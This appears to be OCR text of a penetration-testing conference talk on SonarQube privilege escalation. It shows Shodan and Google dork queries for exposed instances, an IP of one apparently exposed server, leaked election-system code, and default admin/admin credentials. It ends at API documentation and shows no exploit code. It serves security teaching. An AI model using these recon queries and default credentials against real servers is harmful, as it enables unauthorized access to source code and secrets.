What You Can't See **CAN** Hurt You

SonarQube Privilege Escalation via Hidden API Calls

Jon Williams

AGENDA

01 INTRO

Who am I?
What is SonarQube?

02 RECON


Identify exposed instances
Gather information

03 WEAPONIZATION

Gain a foothold
Prepare the exploit

04 EXPLOITATION

Elevate privileges
Remediate the vulnerability



01

INTRO

Who am I?
What is SonarQube?

#me

CISSP®

CompTIA PenTest+

ENCASE® CERTIFIED EXAMINER EnCE OPENTEXT

BISHOPFOX

LEVEL SET

GOAL: To demonstrate how to compromise a target using an attacker's mindset.

CODE

Store source code in a central repository

ANALYZE

Check for common coding errors and bugs

AUDIT

Review for security vulnerabilities

Continuous Code Inspection

Thousands of automated **Static Code Analysis rules**, protecting your app on multiple fronts, and guiding your team.

MUST READ: Microsoft urges users to stop using phone-based multi-factor authentication

FBI: Hackers stole source code from US government agencies and private companies

FBI blames intrusions on improperly configured SonarQube source code management tools.

By Catalin Cimpanu for Zero Day | November 7, 2020 -- 08:00 GMT (00:00 PST) | Topic: Security

MORE FROM CATALIN CIMPANU

Security
Australian government warns of possible ransomware attacks on health sector

Security
BlackBerry discovers new hacker-for-hire mercenary group

Security
Comodo open-sources its EDR solution

02

RECON

Identify exposed instances
Gather information

Open Source Intel

Shodan/Censys/BinaryEdge

Default port 9000

Google Dork

inurl:/sessions/new
intitle:sonarqube

Results for your query: *sonarqube port:"9000" protocol:"tcp"*

5,261 results found.


Showing 1 to 20 of 5,261 entries.

‹ 1 2 3 4 5 ... 264 ›

IP	Port	Type	Summary
177.36.44.173 10/29/20 5:03 PM	9000/tcp	web	web.path: / (Status: 200) web.title: SonarQube web.server: -- Body Hash (web.body.sha256): f5fb62e459af03104fcb121fc161540b69da9c94e6f6fb010ef8cacd9b02fd54 Favicon Hash: web.favicon.md5: b4e4785d5852c563b9ae47cbb7af06fe - web.favicon.mmh3: 859681514

```
<!doctype html><html lang="en"><head><meta http-equiv="content-type"
content="text/html; charset=UTF-8" charset="UTF-8"/><meta http-
equiv="X-UA-Compatible" content="IE=edge"><link rel="apple-touch-icon"
href="/apple-touch-icon.png"><link rel="apple-t (...)
```

POSSIBLE TARGET?



THIS IS TOO EASY...

WHAT'S THE DANGER?

Exposed source code may reveal:

- Software stacks
- Server locations
- File paths
- Proprietary data
- A company's "secret sauce"
- Credentials, keys, & tokens
- Bugs and security vulnerabilities


bugqa9421ElectionDatePicker master

Last analysis had 1 warning September 28, 2020, 2:34 PM Version not provided


Overview Issues Security Hotspots Measures Code Activity Project information

```
12
13      namespace EMS.Election.Configurations
14      {
15          public class MappingConfiguration : Profile
16          {
17              public MappingConfiguration()
18              : base("ConfigurationProfile")
19              {
20                  CreateMap<Core.Data.Models.Election, ElectionViewModel>().
21                      ForMember(r => r.IsPartisan, s => s.MapFrom(a => a.IsPostedToWebsite));
22                  CreateMap<ElectionViewModel, Core.Data.Models.Election>()
23                      .ForMember(r => r.IsPostedToWebsite, s => s.MapFrom(a => a.IsPartisan));
24                  CreateMap<Measure, MeasureViewModel>();
25                  CreateMap<MeasureViewModel, Measure>();
26                  CreateMap<ElectionType, ElectionTypeViewModel>();
27                  CreateMap<ElectionTypeViewModel, ElectionType>();
28
29                  CreateMap<VotingMethod, VotingMethodViewModel>();
30                  CreateMap<VotingMethodViewModel, VotingMethod>();
31
32                  CreateMap<ElectionBallotLanguage, ElectionBallotLanguageViewModel>();
33                  CreateMap<ElectionBallotLanguageViewModel, ElectionBallotLanguage>();
34
35                  CreateMap<Core.Data.Models.Election, ElectionSearchResultViewModel>();
```


HARD MODE


Security Category CWE-54... Clear
SonarSource
Others 134
OWASP Top 10
SANS Top 25
CWE CWE-546 - SUSPIC... Clear
Search for CWEs...
No CWE associated 64k
CWE-563 - Assignment to Variabl... 2.6k
CWE-397 - Declaration of Throws ... 548
CWE-546 - Suspicious Comment 134
CWE-588 - Attempt to Access Chi... 112
CWE-704 - Incorrect Type Conver... 112
CWE-489 - Leftover Debug Code 52
CWE-570 - Expression is Always F... 52
CWE-571 - Expression is Always True 52
9 shown
tasktestsonarpr / EMS.Core/Data/Repository.cs
Complete the task associated to this 'TODO' comment. Why is this an issue?
last month L450
Code Smell Info Open Not assigned Comment
cwe
tasktestsonarpr / EMS.IntegrationServices/.../DataServices/EntityReferences/VoteCalDistrictPortionAssignmentEntityReferenceDataS...
Complete the task associated to this 'TODO' comment. Why is this an issue?
last month L18
Code Smell Info Open Not assigned Comment
cwe
tasktestsonarpr / EMS.IntegrationServices/CommonIntegration/Validations/VoteByMailBallotValidator.cs
Complete the task associated to this 'TODO' comment. Why is this an issue?
last month L68
Code Smell Info Open Not assigned Comment
cwe
tasktestsonarpr / EMS.IntegrationServices/DistrictPrecinct/Controllers/GeoDataSyncDiffController.cs
Complete the task associated to this 'TODO' comment. Why is this an issue?
last month L48
Code Smell Info Open Not assigned Comment
cwe
Complete the task associated to this 'TODO' comment. Why is this an issue?
last month L53
Code Smell Info Open Not assigned Comment
cwe

EASY MODE



YOU'VE GOT TO BE KIDDING ME MODE



github.com/securing/DumpsterDiver

03

WEAPONIZATION

Gain a foothold
Prepare the exploit

GAIN A FOOTHOLD

EXPOSURE


- Public code
- GitHub/GitLab
- Credential reuse

VULNERABILITY


Jenkins plugin
credential disclosure
CVE-2013-5676

STUPIDITY

admin / admin



Sometimes it really is that simple.



ENUMERATION

> Configuration

SMTP, SCM, SAML, GitHub, GitLab, Webhooks

> Security

Usernames, Emails, Groups, Permissions

> Projects

Code, Issues, Reports

ENUMERATION

> System

- Server ID & version
- Application paths
- Database connection details
- JVM config properties
- Java version
- And these:

Administration

Configuration Security Projects System Marketplace

A new version of SonarQube is available. Learn More

System Info

Logs

Server ID EA8D9556-AXSXYXdkiMArk_aF-5-F

Version 8.2.0.32929

Copy ID information

System

Docker	✗
High Availability	✗
Official Distribution	✓
Force authentication	✗
Home Dir	/opt/sonarqube
Data Dir	/opt/sonarqube/data
Temp Dir	/opt/sonarqube/temp
Processors	1
Lines of Code	1,687,683

GREAT, SO WHAT CAN I DO AS AN ADMIN?

Using the web interface, you can:

- Mess with config settings
- Add users
- Manipulate projects
- Change the log level
- Restart the app server
- Install plugins from the marketplace
- Cause general mischief

BUT!

What about the API…?!

Web API

Search by name...

Show Internal API

Show Deprecated API

api/authentication

api/ce

api/components

api/duplications

api/favorites

api/issues

api/languages

api/authentication

Handle authentication.

POST api/authentication/login SINCE 6.0

Authenticate a user.

Parameters

POST api/authentication/logout SINCE 6.3

Logout a user.


GET api/authentication/validate SINCE 3.3


Check credentials.


Response Example

API DOCUMENTATION

